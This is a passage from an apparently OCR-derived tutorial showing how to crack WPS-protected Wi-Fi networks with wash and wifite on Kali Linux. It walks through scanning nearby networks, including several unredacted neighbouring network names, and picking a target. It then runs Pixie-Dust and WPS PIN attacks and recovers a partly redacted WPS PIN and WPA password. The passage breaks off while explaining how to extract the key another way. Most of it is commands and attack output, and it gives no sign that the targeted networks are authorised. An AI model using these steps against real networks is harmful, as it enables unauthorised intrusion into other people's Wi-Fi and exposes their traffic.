
```
┌──(kali㉿kali)-[~]
└─$ sudo wash -i wlan0mon
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
[redacted]           1  -78  2.0  No             [redacted]
[redacted]           1  -20  1.0  No   AtherosC  [redacted]
[redacted]           1  -60  2.0  No   RalinkTe  [redacted]
[redacted]           9  -75  2.0  No   RalinkTe  [redacted]
[redacted]          10  -84  2.0  No   RealtekS  [redacted]
[redacted]          11  -90  2.0  No   RalinkTe  [redacted]
[redacted]           5  -88  2.0  No             [redacted]
```

We are blurring all the details like WIFI access name, BSSID for obvious reasons. Then we start wifite as shown below.




```
└─$ sudo wifite
   .               .
 .´  ·  .     .  ·  `.  wifite2 2.5.8
 :  :  :  (¯)  :  :  :  a wireless auditor by derv82
 `.  ·  ` /¯\ ´  ·  .´  maintained by kimocoder
   `     /¯¯¯\     ´    https://github.com/kimocoder/wifite2

 [!] Warning: Recommended app pyrit was not found. install @ https://github.com/JPaulMora/Pyrit/wiki
 [!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdumptool
 [!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxtools
 [!] Conflicting processes: NetworkManager (PID 474), wpa_supplicant (PID 1261)
 [!] If you have problems: kill -9 PID or re-run wifite with --kill

 [+] Using wlan0mon already in monitor mode

 [+] Scanning. Found 0 target(s), 0 client(s). Ctrl+C when ready
```

It starts listing all the wireless networks as shown below.




```
 [+] Scanning. Found 3 target(s), 0 client(s). Ctrl+C when ready
   NUM                      ESSID   CH  ENCR   POWER  WPS?  CLIENT
   ---  -------------------------  ---  -----  -----  ----  ------
   [redacted]          [redacted]    3  WPA-P   47db    no
   [redacted]          [redacted]    1  WPA-P   35db   yes       1
   [redacted]          [redacted]    1  WPA-P   24db   yes
   [redacted]          [redacted]    3  WPA-P   23db   yes       1
   [redacted]          [redacted]    8  WPA-P   17db   yes
   [redacted]          [redacted]    1  WPA-P   15db    no       1
   [redacted]          [redacted]    8  WPA-P   12db    no
 [+] Scanning. Found 7 target(s), 3 client(s). Ctrl+C when ready
   NUM                      ESSID   CH  ENCR   POWER  WPS?  CLIENT
   ---  -------------------------  ---  -----  -----  ----  ------
     1                 [redacted]    3  WPA-P   46db    no
     2                 [redacted]    1  WPA-P   33db   yes       1
     3                 [redacted]    5  WPA-P   27db    no
     4                 [redacted]    3  WPA-P   26db   yes       1
     5                 [redacted]    1  WPA-P   24db   yes
     6                 [redacted]    8  WPA-P   18db   yes
     7                 [redacted]    1  WPA-P   15db    no       1
     8                 [redacted]    8  WPA-P   12db    no
     9                 [redacted]   10  WPA-P    9db   yes
    10                 [redacted]   10  WPA-P    8db    no
 [+] Scanning. Found 10 target(s), 3 client(s). Ctrl+C when ready
```

When the wi-fi network you want to target is listed, hit CTRL+C to select the target.




```
 [+] Scanning. Found 12 target(s), 6 client(s). Ctrl+C when ready ^C
   NUM                      ESSID   CH  ENCR   POWER  WPS?  CLIENT
   ---  -------------------------  ---  -----  -----  ----  ------
     1           E2V12_E10601797     3  WPA-P   46db    no
     2                      Zion     1  WPA-P   34db   yes     2
     3   DIRECT DIIN B62WHN2m52H    11  WPA-P   24db   yes
     4                      Edor     1  WPA-P   24db   yes
     5                 [redacted]    3  WPA-P   23db   yes     1
     6                     Ardcy     5  WPA-P   19db    no     2
     7       Airtel Hotspot 22C6    11  WPA-P   17db    no
     8             ASTRUMUH_D! :)    8  WPA-P   17db   yes
     9                    Home..     8  WPA-P   13db    no
    10            ZTE_2.4G_bTuG23   10  WPA-P   11db   yes
    11              Honor 9N_8F3B    1  WPA-P   11db    no     1
    12                  D Studio    10  WPA-P   10db    no
 [+] select target(s) (1-12) separated by commas, dashes or all: 5

 [+] (1/1) Starting attacks against [redacted]:20 (S[redacted])
 [+] [redacted] (23db) WPS Pixie-Dust: [5m0s] Waiting for target to appear...
```

Wifite automatically starts attacking it with various methods. Within a short time, it not only cracks the WPS pin but also shows the WPA - PSK key in clear text as shown below.




```
 [+] select target(s) (1-10) separated by commas, dashes or all: 5

 [+] (1/1) Starting attacks against [redacted]:20 (S[redacted])
 [+] [redacted] (22db) WPS Pixie-Dust: [--3s] Failed: Timeout after 300 seconds
 [+] [redacted](25db) WPS NULL PIN: [4m20s] Initializing (Timeouts:3) ^C

 [!] Interrupted

 [+] 3 attack(s) remain
 [+] [redacted] (26db) WPS PIN Attack: [3s PINs:1] Cracked WPS PIN: 53[redacted] PSK: [redacted]28
 [+]         ESSID: S[redacted]
 [+]         BSSID: [redacted]:20
 [+]    Encryption: WPA (WPS)
 [+]       WPS PIN: 53[redacted]
 [+] PSK/Password: [redacted]28
 [+] saved crack result to cracked.json (1 total)
 [+] Finished attacking 1 target(s), exiting
```

If this happens you are lucky. However, sometimes the WPS pin is cracked but the WPA-PSK key is not shown as shown below.




```
^C
 [+] [redacted] (25db) WPS Pixie-Dust: [--506s] Failed to get PSK using bully
 [+]         ESSID: [redacted]
 [+]         BSSID: [redacted]:20
 [+]    Encryption: WPA (WPS)
 [+]       WPS PIN: 53[redacted]
 [+] PSK/Password: N/A
 [+] saved crack result to cracked.json (3 total)
 [+] Finished attacking 1 target(s), exiting
```

To get the WPA key in such cases, open a new terminal and type the command shown below.




```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl stop NetworkManager
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ 
```

Then using your favorite text editor open the file wpa_supplicant.conf in /etc directory.



